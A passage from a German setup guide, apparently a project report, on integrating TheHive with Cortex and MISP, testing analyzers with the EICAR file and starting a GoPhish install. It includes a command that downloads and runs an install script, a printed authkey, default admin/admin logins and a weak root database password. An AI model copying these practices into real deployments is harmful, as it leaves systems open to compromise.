


Abbildung 69: Kopieren des API Key

Scrolle in der application.conf von TheHive (die sich in /opt/thehive/conf befindet) nach unten zum Abschnitt Cortex und nehme folgende Änderungen vor.

Dekommentiere diese Zeile:

```
play.modules.enabled += connectors.cortex.CortexConnector
```

Lasse die Cortex-Konfigurationsabschnitt wie folgt aussehen:

```
cortex {  
    "CORTEX-SERVER" {  
        url = "http://192.168.0.10:9001"  
        key = "<YOUR API KEY>"  
        # HTTP-Client-Konfiguration (SSL und Proxy)  
        ws {}  
    }  
}
```

Hinweis: Vergewissere dich, wenn man einen fqdn in der URL-Konfiguration verwendet, dass man auf diesen Host zugreifen kann. Man kann dort auch die IP-Adresse des Cortex-Servers angeben, aber stelle sicher, dass es eine statische/reservierte IP-Adresse ist.

Wenn die Konfiguration abgeschlossen ist, starte den TheHive-Dienste neu.

```
sudo service thehive restart  
sudo service thehive status
```

Melde dich bei TheHive an und wähle oben rechts dein Benutzerkonto aus und dann «About». Man sollte sehen, dass Cortex als «OK» angezeigt wird.



TheHive	3.4.3-1
Elastic4Play	1.11.6
Play	2.6.25
Elastic4s	6.5.1
ElasticSearch	6.5.2

CORTEX CORTEX-SERVER - 3.0.1-1 (OK)

Copyright (C) 2016-2019 Thomas Franco, Saâd Kadhi, Jérôme Leonard
Copyright (C) 2017-2019 Nabil Adouani

Close

Abbildung 70: Status der Integration von Cortex in MISP

Jetzt kommt der lustige Teil. TheHive kann Observables haben und Cortex kann seine Analysatoren mit verschiedenen IOCs füttern, und als eigenständige Systeme ist das grossartig, aber jetzt hat TheHive einfach Ihre Klickzahl reduziert und Ihre Triage beschleunigt. Nun muss man nicht mehr viele Konsolen besuchen, um Daten mühsam zu kopieren/einzufügen.

Erstelle zunächst einen «Case» in TheHive.



Abbildung 71: New Case in TheHive

Nun kann man einige Angaben tätigen. Wie dem Case einen Namen geben und eine Beschreibung hinzufügen.

Create a new case

Case details

Title *	Testcase	Date *	25-12-2020 14:45
Severity *	L M H !!	TLP *	WHITE GREEN AMBER RED
Tags	Tags	Description *	testcase for docu
PAP *	WHITE GREEN AMBER RED		

Case tasks

Task title	Add task
No tasks have been specified	

Cancel * Required field + Create case

Abbildung 72: Case in TehHive

Sobald der Case eröffnet wurde, kann man auf den Reiter «Observables» klicken und dann auf den Button «Add observable(s)».




Abbildung 73: Observables dem Case hinzufügen

Nun kann man den «Type» auswählen, in meinem Fall ist es «url». Danach kann man den «Value» angeben. Zudem noch eine Beschreibung (Description) hinzufügen. Am Ende mit «Create observable(s)» abspeichern.

Create new observable(s)

Type ***** url

Value ***** luis-luescher.com

One observable per line (1 unique observable)
 One single multiline observable

TLP ***** AMBER

Is IOC

Has been sighted

Tags ****** Add tags

Description ****** URL von Luis Luescher

* Required field ** At least, one required field

Abbildung 74: Erstellen eines Observable

Danach ist der Observable im Case einsehbar.

Observable List (1 of 1)

	Type	Value/Filename
<input type="checkbox"/>	url	luis-luescher[.]com

Abbildung 75: Observable List im Case

Dann kann man das Observable markieren und auf «Action» klicken. In der Liste klicken wir dann auf «Run analyzers».




Abbildung 76: Starten der Analyzers

Wenn man mehrere Analyzers auf dem System konfiguriert hat, muss man die gewünschten nun auswählen. Ich empfehle mehrere Analyzers zu konfigurieren, damit man eine bessere Analyse tätigen kann.



Abbildung 77: Auswahl der Analyzers

Nun sieht man in Cortex unter «Jobs History» die Jobs aus dem TheHive Case.

The screenshot shows a list of analysis jobs for the URL [luis-luescher\[.\]com](http://luis-luescher[.]com). The jobs are listed vertically, each with a status indicator (Status), the URL, and the analyzer used. Some jobs are still in progress (InProgress), while others have completed successfully or failed.

Status	Job details
InProgress	[url] luis-luescher[.]com Analyzer: Malwares_Scan_1_0
Success	[url] luis-luescher[.]com Analyzer: Pulsedive_GetIndicator_1_0
Failure	[url] luis-luescher[.]com Analyzer: Fortiguard_URLCategory_2_1 Show error
InProgress	[url] luis-luescher[.]com Analyzer: VirusTotal_Scan_3_0
InProgress	[url] luis-luescher[.]com Analyzer: Urlscan_io_Scan_0_1_0
Success	[url] luis-luescher[.]com Analyzer: VirusTotal_GetReport_3_0

Abbildung 78: Job History vom TheHive Case

Sobald die Analyse innerhalb von Cortex abgeschlossen sind, sieht man das Resultat ebenfalls in TheHive. Meine Website ist nicht auffällig, wie man auch im Bild unten sieht.

The screenshot shows the analysis details for the URL [luis-luescher\[.\]com](http://luis-luescher[.]com). The URL is listed under the 'Value/Filename' column. Below it, there are sections for 'None' and 'VT:Scan=0/83', 'urlscan.io:Scan="Overall Score:0"', 'VT:GetReport="0/66"', and 'Malwares:Score="0/66 positives"'. The 'url' entry has a yellow highlight bar to its left.

Type	Value/Filename
url	luis-luescher[.]com
	None
	VT:Scan=0/83
	urlscan.io:Scan="Overall Score:0"
	VT:GetReport="0/66"
	Malwares:Score="0/66 positives"

Abbildung 79: Analyse der URL in TheHive

7.3.8. Testen der Analysatoren

Auf der Seite https://www.eicar.org/?page_id=3950 kann man sich Malware Textdateien herunterladen.

Dies habe ich gemacht, um unsere Analysatoren zu testen.

Zu Beginn erstellen wir ein weiteres Observable mit dem Type «file» und fügen die Datei hinzu. Danach speichern wir alles mit «Create observable(s)» ab.

Create new observable(s)

Type *	<input type="button" value="file"/>
File *	eicar.com 68 b <input type="button" value="Remove"/>
<input type="checkbox"/> The file is a zipped archive	
TLP *	<input type="button" value="WHITE"/> <input type="button" value="GREEN"/> <input type="button" value="AMBER"/> <input type="button" value="RED"/>
Is IOC	<input type="checkbox"/>
Has been sighted	<input type="checkbox"/>
Tags **	<input type="text" value="Add tags"/>
Description **	<input type="text" value="malware"/>
<p style="text-align: right;">* Required field ** At least, one required field</p>	
<input type="button" value="Cancel"/>	<input type="button" value="Create observable(s)"/>

Abbildung 80: Erstellen eines Observable vom Type File

Wenn man eine potenziell gefährliche Datei gefunden hat, sieht die Analyse innerhalb von TheHive wie im Bild unten ersichtlich aus. Die Analyse sagt aus, dass die meisten Indikatoren auf dieses File (welches als Observable angehängt wurde) aussagen, dass es sich hier um eine suspekte Datei handelt. Tatsächlich handelt es sich hier auch um eine Malware, daher funktioniert der Scan.



Abbildung 81: Positives Ergebniss eines File Check

Nun haben wir es geschafft. TheHive und Cortex sind erfolgreich integriert und gemeinsam getestet worden.

7.4. SOAR – MISP

7.4.1. Installation

Aktualisieren des OS und Neustart der VM.

```
sudo apt-get update && sudo apt-get upgrade && sudo reboot now
```

Die Installation war sehr einfach mit einem Installations-Skript, das mitgeliefert wird. In der Vergangenheit war die gesamte Einrichtung ein ziemlicher Handgriff! Das Einzige, wozu ich während der Installation aufgefordert wurde, war das sudo-Passwort.

```
wget -O /tmp/INSTALL.sh https://raw.githubusercontent.com/MISP/MISP/2.4/INSTALL/INSTALL.sh
bash /tmp/INSTALL.sh
```

Während der Installation, wird man gefragt, ob man einen neuen User «misp» erstellen möchte. Mit der Eingabe «y» bestätigt man die Erstellung des neuen User.

```
Next step: Checking if run as root and misp is present
id: 'misp': no such user
There is NO user called 'misp' create a user 'misp' (y) or continue as luis (n)? (y/n)
```

Abbildung 82: Erstellung des User MISP

Danach dauert die Installation einige Minuten.

Nach der Installation sieht man untenstehende Angaben. Diese beinhalten wichtige Passwörter. Die Angaben in meinem Screenshot sind geschwärzt, die tatsächliche Ausgabe im Terminal kann sich davon unterscheiden.

```
Authkey: wAYvcXsnx5PfHNJieOmjbV4wUDNEC39vSWaXGK0
-----
MISP Installed, access here: ""

User: admin@admin.test
Password: admin

The following files were created and need either protection or removal (shred on the CLI)
/home/misp/mysql.txt
Contents:
Admin (root) DB Password:
User (misp) DB Password:
/home/misp/MISP-authkey.txt
Contents:
Authkey:

The LOCAL system credentials:
User: misp
Password: Or the password you used of your custom user

GnuPG Passphrase is:

To enable outgoing mails via postfix set a permissive SMTP server for the domains you want to contact:
sudo postconf -e 'relayhost = example.com'
sudo postfix reload

Enjoy using MISP. For any issues see here: https://github.com/MISP/MISP/issues

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

misp@llsvmisp01:~$ api
```

Abbildung 83: Installationsbestätigung MISP

Nun kann man sich mit den Anmeldedaten Email: admin@admin.test und Passwort: admin auf der MISP Plattform anmelden. URL: https://IP_ADRESSE/users/login

Initial Install, please configure



[Login](#)

Email	admin@admin.test	
Password	
<input type="button" value="Login"/>		

Abbildung 84: Loginfenster MISP

Danach fordert das System mich auf, mein Passwort zu ändern.

Home Event Actions Galaxies Input Filters Global Actions Sync Actions Administration

Edit My Profile

Change Password

My Profile

My Settings

Set Setting

Dashboard

List Organisations

Logout

Change Password

Password i

Confirm Password

Submit

Abbildung 95: Passwort ändern

Nun ändern wir einige Einstellungen des Default User. Dafür klicken wir auf «Edit My Profile».

[Edit My Profile](#)

[Change Password](#)

Abbildung 86: Bearbeiten des Profil

Anschliessend können wir die Email Adresse anpassen und den Haken bei «Receive emails alerts when events are published» setzen.

The screenshot shows a user profile editing interface. At the top, there is a section for 'Email' with a field containing 'info@luis-luescher.com'. Below this are fields for 'Password' and 'Confirm Password'. Underneath is a 'NIDS SID' field with the value '4000000'. A 'PGP key' section contains a text area with placeholder text about pasting a PGP key or fetching it from CIRCL. A 'Fetch PGP key' button is located below this. At the bottom, there are two checkboxes: one checked for 'Receive email alerts when events are published' and one unchecked for 'Receive email alerts from "Contact reporter" requests'. A blue 'Edit' button is at the very bottom.

Email

info@luis-luescher.com

Password ⓘ Confirm Password

NIDS SID

4000000

PGP key

Paste the user's PGP key here or try to retrieve it from the CIRCL key server by clicking on "Fetch PGP key" below.

Fetch PGP key

Receive email alerts when events are published

Receive email alerts from "Contact reporter" requests

Edit

Abbildung 87: Anpassen der Email

7.4.2. Grundkonfiguration

Zuerst werden wir einige Grundkonfigurationen innerhalb von MISP einstellen. Damit soll die Plattform so angepasst werden, dass die ICT System GmbH die Plattform nutzen kann.

Nun werden wir unter dem Reiter «Administration» auf «Server Settings & Maintenance» klicken.




Abbildung 88: Server Settings & Maintenance unter dem Reiter Administration

In den Einstellungen werden wir nun die «MISP settings» öffnen.



Abbildung 89: MISP settings

Als erstes ändern wir die «MISP.baseurl» und «MISP.external_baseurl». Diese ist per Default auf die IP-Adresse des Host gesetzt. Wenn man möchte, dass MISP von extern zugänglich ist, muss man die beiden URLs entsprechend der Domain anpassen.

Priority	Setting	Value
Critical	MISP.baseurl	https://luescher.one
Critical	MISP.external_baseurl	https://luescher.one

Abbildung 90: Anpassen der verwendeten URLs

Anschliessend werden wir den Wert für «MISP.org» definieren und die MISP Kontakt Email angeben (beides gelb markiert).

Recommended	MISP.disable_threat_level	false
Recommended	MISP.org	ICT System GmbH
Recommended	MISP.background_jobs	true
Recommended	MISP.cached_attachments	true
Recommended	MISP.contact	info-misp@ictsystem.ch

Abbildung 91: Anpassen des Organisationnamens und Kontaktadresse

Auf der Login Page gibt es verschiedene Willkommensnachrichten, diese werden wir nun auf unsere Organisation anpassen. Als erstes passen wir die Texte im Footer an. Mein Text im Footer lautet «Threat Sharing made possible by ICT System GmbH».

Optional MISP.footermidright Threat Sharing made possible by ICT System GmbH

Abbildung 92: Anpassung des Footer

Danach passen wir die Willkommensnachricht oberhalb des Bildes an.
Mein Text oberhalb des Bildes lautet «Welcome to MISP».

Optional MISP.welcome_text_top Welcome to MISP

Abbildung 93: Anpassung der Willkommensnachricht oberhalb des Bildes

Zudem passen wir die Willkommensnachricht unterhalb des Bildes an.
Mein Text unterhalb des Bildes lautet «Hosted by ICT System GmbH your IT Security Partner».

Optional MISP.welcome_text_bottom Hosted by ICT System GmbH your IT Security Partner

Abbildung 94: Anpassung der Willkommensnachricht unterhalb des Bildes

Wenn man danach sich ausloggt, sieht man das sich nun die Willkommensnachrichten angepasst haben (gelb markiert).




Abbildung 95: Login-Page MISP

Ebenfalls hat sich der Footer angepasst.

Powered by MISP Threat Sharing made possible by ICT System GmbH - 2020-12-25 19:17:39

Abbildung 96: Footer MISP

Anschliessend klicken wir auf den Reiter «Manage files».



Abbildung 97: Manage files Reiter

Hier kann man dann ein gewünschtes Foto hochladen, welches man auf der Login-Page anzeigen möchte. Dafür klickt man auf «Datei auswählen», dann öffnet sich der Dateibrowser hier wählt man das gewünschte Bild aus. Anschliessend klickt man auf «Upload».




Abbildung 98: Bild hochladen

Wenn das Bild hochgeladen wurde, muss man zurück zu den MISP settings und den Namen des vorhin hochgeladenen Bild unter «MISP.main_logo» eintragen.

Optional MISP.main_logo logo.png

Abbildung 99: Verlinkung des Bild

Danach kann man sich ausloggen und sieht das Logo der ICT System GmbH. Somit ist die Grundkonfiguration und die Anpassung des MISP für das Unternehmen ICT System GmbH abgeschlossen.

Welcome to MISP



Hosted by ICT System GmbH your IT Security Partner
Login

Email

Password

Abbildung 100: Angepasstes Login-Panel

7.4.3. Erstellen einer Organisation

Als Threat Sharing Plattform lebt MISP davon, dass verschiedene Organisationen auf diese zugreifen können und Threats untereinander teilen. Dafür klicken wir unter dem Reiter «Administration» auf «Add Organisations». Anschliessend setzen wir den haken bei «Local organisation», geben der Organisation einen Namen (Organisation Identifier) und generieren eine UUID dafür klicken wir auf «Generate UUID». Zudem kann man eine kurze Beschreibung zur Organisation hinzufügen.

New Organisation

If the organisation should have access to this instance, make sure that the Local organisation setting is checked.
If you would only like to add a known external organisation for inclusion in sharing groups, uncheck the Local organisation setting.

Local organisation

Mandatory fields.

Organisation Identifier

Example GmbH

UUID

f4f278f5-31be-4aac-88ba-2b44b4552579

A brief description of the organisation

Example company for docu

Abbildung 101: Hinzufügen einer Organisation

Anschliessend kann noch ein Logo hochladen, der Organisation ein Land hinzufügen sowie den Sektor. Ebenfalls kann man noch Kontaktinformationen hinzufügen. Wenn man mit den angegeben Daten zufrieden ist, kann man die Organisation mit dem Button «Submit» erstellen.

The following fields are all optional.

Logo (48x48 PNG or SVG)

Keine ausgewählt

Nationality

Sector

Switzerland

Financial

Type of organisation

GmbH

Contacts

Luis Lüscher Tel: +41 78 906 7005

Abbildung 102: Weitere Informationen zur Organisation

Sobald die Organisation erstellt wurde, kann man diese unter «List Organisations» einsehen.
Wir haben die Organisation «Example GmbH» nun hinzugefügt.

Local organisations					Known remote organisations	All organisations
Id	Logo	Name	UUID	Description		
2	Example GmbH	Example GmbH	f4f278f5-31be-4aac-88ba-2b44b4552579	Example company for docu		
1		ICT System AG	31b45c6d-cb35-443d-93d8-f77e193005f5	ICT System AG		

Abbildung 103: Die verschiedenen Organisationen innerhalb von MISP

7.4.4. Integration MISP in TheHive

Als Detection Engineer stellt man fest, dass sich manchmal ein zunächst harmloser Indikator mit der Zeit in ein Ungeheuer verwandeln kann, wenn man beginnt, das Innenleben einer Datei, Phishing-E-Mail oder Domain zu entschlüsseln. Man fängt vielleicht an, Indikatoren in TheHive hinzuzufügen und diese Indikatoren dann wiederum in MISP zu teilen. Es kann einige Zeit vergehen, bis man den Indikator wiedersieht, aber wenn man ihn sieht, ist MISP sofort zur Stelle und sagt, was man beim letzten Mal gesehen hat. Diese Integration ist eine weitere Zeitsparnis, da man die Indikatoren nicht zwischen den Systemen kopieren und einfügen müssen.

Dies sind die Schritte, die ich unternommen habe, um die Integration zwischen TheHive und MISP zu aktivieren.

Melde dich als Administrator bei MISP an und wählen «Administration» => «Add User». Lege einen neuen Benutzer an und übernehmen dessen Authkey. Ich gebe diesem Benutzer die Rolle "Sync". Diese werden wir in der TheHive-Konfigurationsdatei verwenden.



Abbildung 104: Add User Button in MISP

Ich nehme die folgenden Änderungen an der Datei /opt/thehive/conf/application.conf vor (rot markiert). Blättere nach unten zum Abschnitt mit der Bezeichnung «MISP» um die Änderung zu vollziehen.

```
play.modules.enabled += connectors.misp.MispConnector
```

```
misp {  
    # Interval between consecutive MISP event imports in hours (h) or  
    # minutes (m).  
    interval = 1m  
  
    "MISP-SERVER" {  
        # # MISP connection configuration requires at least an url and a key. The key  
        must  
        # # be linked with a sync account on MISP.  
        url = "https://luescher.one"  
        key = "XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX"  
        #  
        # # Name of the case template in TheHive that shall be used to import  
        # # MISP events as cases by default.  
        # caseTemplate = "<Template_Name_goes_here>"  
        #  
        # # Optional tags to add to each observable imported from an event  
        # # available on this instance.  
        tags = ["misp-server"]  
        #  
        # ## MISP event filters  
        # # MISP filters is used to exclude events from the import.  
        # # Filter criteria are:  
        # # The number of attribute  
        max-attributes = 1000  
        # # The size of its JSON representation  
        max-size = 5 MiB  
        # # The age of the last publish date  
        max-age = 7 days  
        # # Organization and tags
```

TheHive-Dienst neu starten

```
service thehive restart  
service thehive status
```

Melde dich bei TheHive an und gehe zu «Admin» => «About».

MISP **MISP-SERVER - Unknown version (ERROR)**

Abbildung 105: Error MISP-Server

Die MISP-Konfiguration hat irgendwo einen Fehler. Zuerst überprüfen wir «/var/log/thehive/application.log». Bei mir hat es keinen Ordner für die TheHive Logs. Daher erstellen wir diesen Ordner zuerst.

```
sudo mkdir /var/log/thehive
cd /var/log
chown thehive:thehive thehive
sudo service thehive restart
```

Jetzt kann ich das application.log überprüfen, das diesen speziellen Fehler anzeigt:

```
2020-12-26 00:17:37,977 [INFO] from connectors.misp.MispSynchro in application-
akka.actor.default-dispatcher-8 - Misp synchronization failed
java.net.ConnectException: General SSLEngine problem
```

Ich denke, dass an dieser Stelle etwas mit dem SSL Zertifikat nicht stimmt. Da ich MISP so betreiben wollte, dass es ausserhalb meines Netzwerk erreichbar ist, können wir das SSL Zertifikat vom GoPhish Server übernehmen.

Zuerst öffnen wir dazu die Konfigurationsdatei für MISP.

```
sudo nano /etc/apache2/sites-available/misp-ssl.conf
```

Danach nehmen wir folgenden Veränderung vor (rot markiert). Hier einfach die entsprechenden Files verlinken wie bei GoPhish.

```
<VirtualHost *:443>
    ServerAdmin webmaster@luescher.one
    ServerName luescher.one
    DocumentRoot /var/www/MISP/app/webroot
    <Directory /var/www/MISP/app/webroot>
        Options -Indexes
        AllowOverride all
        Require all granted
    </Directory>

    SSLEngine On
    # The line below disable unsecure Ciphers, might be enabled by default
    #       SSLCipherSuite HIGH:!aNULL:!MD5
    SSLCertificateFile /etc/ssl/private/misp.crt
    SSLCertificateKeyFile /etc/ssl/private/misp.key
    SSLCertificateChainFile /etc/ssl/ca_bundle.crt
    #   SSLCertificateChainFile /etc/ssl/private/misp-chain.crt

    LogLevel warn
    ErrorLog /var/log/apache2/misp.local_error.log
    CustomLog /var/log/apache2/misp.local_access.log combined

    ServerSignature Off
</VirtualHost>
```

Danach starten wir Apache neu.

```
sudo service apache2 restart
```

Noch einmal starte ich den Hive-Dienst neu und prüfe «Admin» => «About». Es funktioniert!



TheHive	3.4.3-1
Elastic4Play	1.11.6
Play	2.6.25
Elastic4s	6.5.1
ElasticSearch	6.5.2
MISP	MISP-SERVER - 2.4.135 (OK)
CORTEX	CORTEX-SERVER - 3.0.1-1 (OK)

Copyright (C) 2016-2019 Thomas Franco, Saâd Kadhi, Jérôme Leonard
Copyright (C) 2017-2019 Nabil Adouani

Close

Abbildung 106: TheHive About Fenster

Nun erstellen wir einen neuen Case in TheHive, um die Integration zu testen.

Create a new case

Case details

Title *	TheHive to MISP Test Case	Date *	26-12-2020 18:25
Severity *	L M H !!	TLP *	WHITE GREEN AMBER RED
Tags	Test x Ignore x Tags	Description *	Please Ignore
PAP *	WHITE GREEN AMBER RED		

Case tasks

Please Ignore	Add task
No tasks have been specified	

Cancel

* Required field

+ Create case

Abbildung 107: Neuer Case TheHive

Zudem fügen wir ein Observable hinzu. Wichtig ist, dass wir es als «IOC» markieren.

Create new observable(s)

Type *****: domain

Value *****: luis-luescher.com

One observable per line (1 unique observable)
 One single multiline observable

TLP *****: **WHITE** GREEN AMBER RED

Is IOC: **★**

Has been sighted:

Tags ******: **url** **test** Add tags

Description ******: URL for test

* Required field ** At least, one required field

Cancel **+ Create observable(s)**

Abbildung 108: Hinzufügen eines Observable

Danach kann man den «Share» Button dazu verwenden, den Case ins MISP zu exportieren. Der Share Button ist oben rechts im Case ersichtlich.




Abbildung 109: Share Button in TheHive

Nun muss man den Export nur noch bestätigen. Dafür einfach auf «Export» klicken.

MISP Export

You are about to export the case **TheHive** to **MISP Test Case** to one of the following MISP servers:

OK MISP-SERVER Export

Cancel

Abbildung 110: MISP Export Fenster in TheHive

Wenn man alles richtig gemacht hat, sieht man unten links im Browser eine Bestätigungs Nachricht.

The case has been successfully exported with 3 observable(s)

Abbildung 111: Bestätigungs Nachricht für MISP Export

Wenn man sich dann im MISP anmeldet, findet man den exportierten Case unter «List Events».

	My Events	Org Events				Tags	#Attr.	#Corr.	Creator user	Date	Info
<input type="checkbox"/>	Published	Creator org	Owner org	ID	Clusters						
<input checked="" type="checkbox"/>	x	KONT	KONT	14		tip:white	8		l.luescher@ictsystem.ch	2020-12-26	TheHive to MISP Test Case

Page 1 of 1, showing 1 records out of 1 total, starting on record 1, ending on 1

Abbildung 112: Exportierter TheHive Case im MISP

Zudem kann man ebenfalls unsere Observables einsehen.

	Date	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
<input type="checkbox"/>	2020-12-26		Network activity	domain	luis-luescher.com	tip:white		URL for test	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Network activity	ip-src	8.8.8.8	tip:amber		IP for test	<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
	2020-12-26			Object name:	file			File for test					Inherit			
	2020-12-26			References:	0											
<input type="checkbox"/>	2020-12-26		Payload delivery	malware-sample:	eicar.com	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Payload delivery	malware-sample:	44d88512fea8a036de82e1278ab002f	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Payload delivery	filename:	eicar.com	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Payload delivery	md5:	44d88512fea8a036de82e1278ab002f	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Payload delivery	md5:	md5	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Payload delivery	sha1:	3395856ce81f2b7382dee72602f798b642f14140	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Payload delivery	sha256:	275a021bbfb6489e54d471899f7db9d1663fc695e2f2ea2c4538aabf651fd0	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		
<input type="checkbox"/>	2020-12-26		Other	size-in-bytes:	68	tip:white			<input checked="" type="checkbox"/>		<input checked="" type="checkbox"/>	Inherit		(0/0)		

Abbildung 113: Observables aus TheHive

Ich bearbeite direkt den erstellten Event und verwende diesen um ein Event in TheHive zu exportieren.

Edit Event

Date	Distribution
2020-12-26	All communities
Threat Level	Analysis
Medium	Initial
Event Info	
MISP to TheHive Test Case	
Extends Event	
Event UUID or ID. Leave blank if not applicable.	
Submit	

Abbildung 114: Bearbeitung eines Event

Nun kann man den Event mit «Publish (no email)» ins TheHive importieren.




Abbildung 115: Publish Event



Abbildung 116: Neuer Alert

Nun sieht man, dass der Event erfolgreich in TheHive importiert wurde.

<input type="checkbox"/>	Reference	Type	Status	Title
<input type="checkbox"/>	14	misp	updated	#14 MISP to TheHive Test Case src:ICT System GmbH misp-galaxy:mitre-attack-pattern="Phishing - T1566"

Abbildung 117: Importierter Event aus MISP

7.5. Phishing - GoPhish

7.5.1. Vorbereitung Installation

Zu Beginn muss man für die Installation von GoPhish eine Datenbank installieren.
Dazu habe ich Maria DB verwendet, da ich mich damit sehr gut auskenne.

```
sudo apt update  
sudo apt install mariadb-server  
sudo mysql_secure_installation
```

Danach startet der MariaDB Installationsprozess. Am besten beantwortet man die Fragen folgendermassen:

```
Enter current password for root (enter for none):
```

```
Set root password? [Y/n] Y
```

```
New password:
```

```
Re-enter new password:
```

```
Password updated successfully!
```

```
Remove anonymous users? [Y/n] Y
```

```
... Success!
```

```
Disallow root login remotely? [Y/n] Y
```

```
... Success!
```

```
Remove test database and access to it? [Y/n] Y
```

```
- Dropping test database...
```

```
... Success!
```

```
- Removing privileges on test database...
```

```
... Success!
```

```
Reload privilege tables now? [Y/n] Y
```

```
... Success!
```

7.5.2. Login Probleme

Nach der Installation von MariaDB gab es ein Problem mit dem Login. So musste man das User Passwort nochmals anpassen.

```
luis@svtoelgop01:~$ mysql -u root
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
```

Um nun sich in der Datenbankanwendung anzumelden, verwenden wir die Root-Rechte. Somit kommen wir garantiert in die Anwendung.

```
luis@svtoelgop01:~$ sudo mysql -u root
MariaDB [(none)]> ALTER USER 'root'@'localhost' IDENTIFIED BY 'Admin1234';
Query OK, 0 rows affected (0.000 sec)
```

Nun funktioniert das Login auch mit dem root User.

```
luis@svtoelgop01:~$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
```

Nun muss man noch die Datenbank erstellen für GoPhish

```
MariaDB [(none)]> CREATE DATABASE gophish CHARACTER SET utf8mb4 COLLATE utf8mb4_unicode_ci;
Query OK, 1 row affected (0.000 sec)
```

7.5.3. Installation GoPhish

